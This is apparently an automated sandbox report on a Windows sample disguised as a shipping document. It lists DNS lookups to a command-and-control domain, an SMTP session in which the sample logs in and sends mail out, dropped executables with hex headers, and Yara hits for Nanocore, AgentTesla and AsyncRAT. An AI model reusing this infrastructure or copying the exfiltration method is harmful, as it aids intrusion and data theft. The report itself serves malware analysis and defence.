Dec 3, 2020 09:31:21.017959118 CET	64185	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:31:21.045104980 CET	53	64185	8.8.8.8	192.168.2.3
Dec 3, 2020 09:31:30.495255947 CET	65110	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:31:30.522387981 CET	53	65110	8.8.8.8	192.168.2.3
Dec 3, 2020 09:31:30.864052057 CET	58361	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 09:31:30.903857946 CET	53	58361	8.8.8.8	192.168.2.3
Dec 3, 2020 09:31:37.422287941 CET	63492	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:31:37.681651115 CET	53	63492	8.8.8.8	192.168.2.3
Dec 3, 2020 09:31:42.682965994 CET	60831	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:31:42.943188906 CET	53	60831	8.8.8.8	192.168.2.3
Dec 3, 2020 09:31:52.311958075 CET	60100	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:31:52.338975906 CET	53	60100	8.8.8.8	192.168.2.3
Dec 3, 2020 09:31:52.817423105 CET	53195	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:31:52.860649109 CET	53	53195	8.8.8.8	192.168.2.3
Dec 3, 2020 09:32:01.058284998 CET	50141	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:32:01.317799091 CET	53	50141	8.8.8.8	192.168.2.3
Dec 3, 2020 09:32:03.798532009 CET	53023	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:32:04.072484016 CET	53	53023	8.8.8.8	192.168.2.3
Dec 3, 2020 09:32:05.174170971 CET	49563	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:32:05.201227903 CET	53	49563	8.8.8.8	192.168.2.3
Dec 3, 2020 09:32:09.620980024 CET	51352	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:32:09.666882038 CET	53	51352	8.8.8.8	192.168.2.3
Dec 3, 2020 09:32:18.332866907 CET	59349	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:32:18.592967987 CET	53	59349	8.8.8.8	192.168.2.3
Dec 3, 2020 09:32:22.460119963 CET	57084	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:32:22.487194061 CET	53	57084	8.8.8.8	192.168.2.3
Dec 3, 2020 09:32:30.188091040 CET	58823	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:32:30.446818113 CET	53	58823	8.8.8.8	192.168.2.3
Dec 3, 2020 09:32:35.584728003 CET	57568	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:32:35.857040882 CET	53	57568	8.8.8.8	192.168.2.3
Dec 3, 2020 09:32:39.679889917 CET	50540	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:32:39.715394020 CET	53	50540	8.8.8.8	192.168.2.3
Dec 3, 2020 09:32:41.620759010 CET	54366	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:32:41.648091078 CET	53	54366	8.8.8.8	192.168.2.3
Dec 3, 2020 09:32:42.002161980 CET	53034	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:32:42.037940025 CET	53	53034	8.8.8.8	192.168.2.3
Dec 3, 2020 09:32:49.804671049 CET	57762	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:32:49.831701040 CET	53	57762	8.8.8.8	192.168.2.3
Dec 3, 2020 09:32:54.726667881 CET	55435	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:32:54.986386061 CET	53	55435	8.8.8.8	192.168.2.3
Dec 3, 2020 09:32:56.548016071 CET	50713	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:32:56.567727089 CET	56132	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:32:56.626704931 CET	53	50713	8.8.8.8	192.168.2.3
Dec 3, 2020 09:32:56.640607119 CET	58987	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:32:56.840656042 CET	53	56132	8.8.8.8	192.168.2.3
Dec 3, 2020 09:32:56.850773096 CET	53	58987	8.8.8.8	192.168.2.3
Dec 3, 2020 09:33:12.045288086 CET	56579	53	192.168.2.3	8.8.8.8
Dec 3, 2020 09:33:12.318238020 CET	53	56579	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 3, 2020 09:31:20.564963102 CET	192.168.2.3	8.8.8.8	0x6798	Standard query (0)	centurygift.myq-see.com	A (IP address)	IN (0x0001)
Dec 3, 2020 09:31:37.422287941 CET	192.168.2.3	8.8.8.8	0x3563	Standard query (0)	centurygift.myq-see.com	A (IP address)	IN (0x0001)
Dec 3, 2020 09:31:42.682965994 CET	192.168.2.3	8.8.8.8	0xe3b3	Standard query (0)	centurygift.myq-see.com	A (IP address)	IN (0x0001)
Dec 3, 2020 09:32:01.058284998 CET	192.168.2.3	8.8.8.8	0x40db	Standard query (0)	centurygift.myq-see.com	A (IP address)	IN (0x0001)
Dec 3, 2020 09:32:03.798532009 CET	192.168.2.3	8.8.8.8	0x8985	Standard query (0)	centurygift.myq-see.com	A (IP address)	IN (0x0001)
Dec 3, 2020 09:32:18.332866907 CET	192.168.2.3	8.8.8.8	0x14b7	Standard query (0)	centurygift.myq-see.com	A (IP address)	IN (0x0001)
Dec 3, 2020 09:32:30.188091040 CET	192.168.2.3	8.8.8.8	0x132e	Standard query (0)	centurygift.myq-see.com	A (IP address)	IN (0x0001)
Dec 3, 2020 09:32:35.584728003 CET	192.168.2.3	8.8.8.8	0x437f	Standard query (0)	centurygift.myq-see.com	A (IP address)	IN (0x0001)
Dec 3, 2020 09:32:54.726667881 CET	192.168.2.3	8.8.8.8	0xac3a	Standard query (0)	centurygift.myq-see.com	A (IP address)	IN (0x0001)
Dec 3, 2020 09:32:56.548016071 CET	192.168.2.3	8.8.8.8	0xe037	Standard query (0)	mail.flood-protection.org	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 3, 2020 09:32:56.567727089 CET	192.168.2.3	8.8.8.8	0x23c3	Standard query (0)	centurygift.myq-see.com	A (IP address)	IN (0x0001)
Dec 3, 2020 09:32:56.640607119 CET	192.168.2.3	8.8.8.8	0x85cc	Standard query (0)	mail.flood-protection.org	A (IP address)	IN (0x0001)
Dec 3, 2020 09:33:12.045288086 CET	192.168.2.3	8.8.8.8	0x314a	Standard query (0)	centurygift.myq-see.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 3, 2020 09:31:20.836836100 CET	8.8.8.8	192.168.2.3	0x6798	No error (0)	centurygift.myq-see.com		172.94.25.202	A (IP address)	IN (0x0001)
Dec 3, 2020 09:31:37.681651115 CET	8.8.8.8	192.168.2.3	0x3563	No error (0)	centurygift.myq-see.com		172.94.25.202	A (IP address)	IN (0x0001)
Dec 3, 2020 09:31:42.943188906 CET	8.8.8.8	192.168.2.3	0xe3b3	No error (0)	centurygift.myq-see.com		172.94.25.202	A (IP address)	IN (0x0001)
Dec 3, 2020 09:32:01.317799091 CET	8.8.8.8	192.168.2.3	0x40db	No error (0)	centurygift.myq-see.com		172.94.25.202	A (IP address)	IN (0x0001)
Dec 3, 2020 09:32:04.072484016 CET	8.8.8.8	192.168.2.3	0x8985	No error (0)	centurygift.myq-see.com		172.94.25.202	A (IP address)	IN (0x0001)
Dec 3, 2020 09:32:18.592967987 CET	8.8.8.8	192.168.2.3	0x14b7	No error (0)	centurygift.myq-see.com		172.94.25.202	A (IP address)	IN (0x0001)
Dec 3, 2020 09:32:30.446818113 CET	8.8.8.8	192.168.2.3	0x132e	No error (0)	centurygift.myq-see.com		172.94.25.202	A (IP address)	IN (0x0001)
Dec 3, 2020 09:32:35.857040882 CET	8.8.8.8	192.168.2.3	0x437f	No error (0)	centurygift.myq-see.com		172.94.25.202	A (IP address)	IN (0x0001)
Dec 3, 2020 09:32:54.986386061 CET	8.8.8.8	192.168.2.3	0xac3a	No error (0)	centurygift.myq-see.com		172.94.25.202	A (IP address)	IN (0x0001)
Dec 3, 2020 09:32:56.626704931 CET	8.8.8.8	192.168.2.3	0xe037	No error (0)	mail.flood-protection.org	flood-protection.org		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2020 09:32:56.626704931 CET	8.8.8.8	192.168.2.3	0xe037	No error (0)	flood-protection.org		85.187.154.178	A (IP address)	IN (0x0001)
Dec 3, 2020 09:32:56.840656042 CET	8.8.8.8	192.168.2.3	0x23c3	No error (0)	centurygift.myq-see.com		172.94.25.202	A (IP address)	IN (0x0001)
Dec 3, 2020 09:32:56.850773096 CET	8.8.8.8	192.168.2.3	0x85cc	No error (0)	mail.flood-protection.org	flood-protection.org		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2020 09:32:56.850773096 CET	8.8.8.8	192.168.2.3	0x85cc	No error (0)	flood-protection.org		85.187.154.178	A (IP address)	IN (0x0001)
Dec 3, 2020 09:33:12.318238020 CET	8.8.8.8	192.168.2.3	0x314a	No error (0)	centurygift.myq-see.com		172.94.25.202	A (IP address)	IN (0x0001)

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Dec 3, 2020 09:32:57.059776068 CET	587	49739	85.187.154.178	192.168.2.3	220-nl1-ss12.a2hosting.com ESMTP Exim 4.93 #2 Thu, 03 Dec 2020 09:32:57 +0100 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Dec 3, 2020 09:32:57.060077906 CET	49739	587	192.168.2.3	85.187.154.178	EHLO 093954
Dec 3, 2020 09:32:57.096456051 CET	587	49739	85.187.154.178	192.168.2.3	250-nl1-ss12.a2hosting.com Hello 093954 [84.17.52.25] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Dec 3, 2020 09:32:57.097995996 CET	49739	587	192.168.2.3	85.187.154.178	AUTH login c2VudEBmbG9vZC1wcm90ZWN0aW9uLm9yZw==
Dec 3, 2020 09:32:57.134474993 CET	587	49739	85.187.154.178	192.168.2.3	334 UGFzc3dvcmQ6
Dec 3, 2020 09:32:57.178388119 CET	587	49739	85.187.154.178	192.168.2.3	235 Authentication succeeded
Dec 3, 2020 09:32:57.203146935 CET	49739	587	192.168.2.3	85.187.154.178	MAIL FROM:<sent@flood-protection.org>

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Dec 3, 2020 09:32:57.239535093 CET	587	49739	85.187.154.178	192.168.2.3	250 OK
Dec 3, 2020 09:32:57.239850998 CET	49739	587	192.168.2.3	85.187.154.178	RCPT TO:<mebarth@flood-protection.org>
Dec 3, 2020 09:32:57.287650108 CET	587	49739	85.187.154.178	192.168.2.3	250 Accepted
Dec 3, 2020 09:32:57.287950993 CET	49739	587	192.168.2.3	85.187.154.178	DATA
Dec 3, 2020 09:32:57.324232101 CET	587	49739	85.187.154.178	192.168.2.3	354 Enter message, ending with "." on a line by itself
Dec 3, 2020 09:32:57.328385115 CET	49739	587	192.168.2.3	85.187.154.178	.
Dec 3, 2020 09:32:57.367136002 CET	587	49739	85.187.154.178	192.168.2.3	250 OK id=1kkk2r-0000fT-9t

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: Consignment Document PL&BL Draft.exe PID: 6620 Parent PID: 5644

General

Start time:	09:31:07
Start date:	03/12/2020
Path:	C:\Users\user\Desktop\Consignment Document PL&BL Draft.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Consignment Document PL&BL Draft.exe'
Imagebase:	0xba0000
File size:	700416 bytes
MD5 hash:	B70FFEB2BABBACB28B22411BECCB4642
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.234335225.0000000003011000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0FCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0FCF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Consignment Document PL&BL Draft.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E40C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Consignment Document PL&BL Draft.exe.log	unknown	1301	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6E40C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0D5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E0D5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E0303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0DCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E0303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E0303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E0303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E0303DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0D5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E0D5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CF41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CF41B4F	ReadFile

Analysis Process: Consignment Document PL&BL Draft.exe PID: 6796 Parent PID: 6620

General

Start time:	09:31:15
Start date:	03/12/2020
Path:	C:\Users\user\Desktop\Consignment Document PL&BL Draft.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xc70000
File size:	700416 bytes
MD5 hash:	B70FFEB2BABBACB28B22411BECCB4642
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000001.00000002.244055752.00000000041A9000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000001.00000002.244055752.00000000041A9000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000001.00000002.244055752.00000000041A9000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0FCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0FCF06	unknown
C:\Users\user\AppData\Local\Temp\Rczgwoxvqzh.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CF41E60	CreateFileW
C:\Users\user\AppData\Local\Temp\Icda.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CF41E60	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Rczgwoxvqzh.exe	unknown	128000	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 0d f2 b8 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0b 00 00 ea 01 00 00 08 00 00 00 00 00 00 ce 09 02 00 00 20 00 00 00 20 02 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 02 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L......_.......... ....@.. ....` ....@................	success or wait	1	6CF41B4F	WriteFile
C:\Users\user\AppData\Local\Temp\Icda.exe	unknown	207360	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 a1 27 e9 54 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 c8 01 00 00 60 01 00 00 00 00 00 92 e7 01 00 00 20 00 00 00 00 02 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 03 00 00 02 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....'.T.......... ....`........... ....@..	success or wait	1	6CF41B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0D5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E0D5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E0303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0DCA54	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E0303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E0303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E0303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E0303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0D5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E0D5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CF41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CF41B4F	ReadFile

Analysis Process: Rczgwoxvqzh.exe PID: 6872 Parent PID: 6796

General

Start time:	09:31:17
Start date:	03/12/2020
Path:	C:\Users\user\AppData\Local\Temp\Rczgwoxvqzh.exe
Wow64 process (32bit):	false
Commandline:	'C:\Users\user\AppData\Local\Temp\Rczgwoxvqzh.exe'
Imagebase:	0xc00000
File size:	128000 bytes
MD5 hash:	01475371C9519A0C8F64B7606A0833E0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.245249289.0000000002E91000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000002.00000002.245249289.0000000002E91000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.245444705.0000000012EA1000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 76%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4E39F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4E39F1E9	unknown
C:\Users\user\AppData\Local\Temp\lsgeprf.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4D1C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\Fdquqwatjjr.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4D1C6FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\Rczgwoxvqzh.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFB4E8086ED	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Isgeprf.exe	unknown	46080	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 23 90 b7 5e 00 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 08 00 00 a8 00 00 00 0a 00 00 00 00 00 00 3e c7 00 00 00 20 00 00 00 e0 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 01 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...#..^.......... ....>.... ....@.. ....@.................	success or wait	1	7FFB4D1CB526	WriteFile
C:\Users\user\AppData\Local\Temp\Fdquqwatjjr.exe	unknown	219648	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 06 90 ab 5f 00 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0b 00 00 50 03 00 00 08 00 00 00 00 00 00 3e 6f 03 00 00 20 00 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 03 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L......_.......... ....P..........>o... ....@.. ....@.................	success or wait	1	7FFB4D1CB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\Rczgwoxvqzh.exe.log	unknown	1281	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 36 34 5c 53 79 73 74 65 6d 5c 31 30 61 31 37 31 33 39 31 38 32 61 39 65 66 64 35 36 31 66 30 31 66 61 64 61 39 36 38 38 61 35 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2e 44 72 61 77 69 6e 67 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089", "C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..3,"System.Drawing, Version=4.	success or wait	1	7FFB4E808769	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB4E26B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFB4E26B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFB4E3412E7	ReadFile
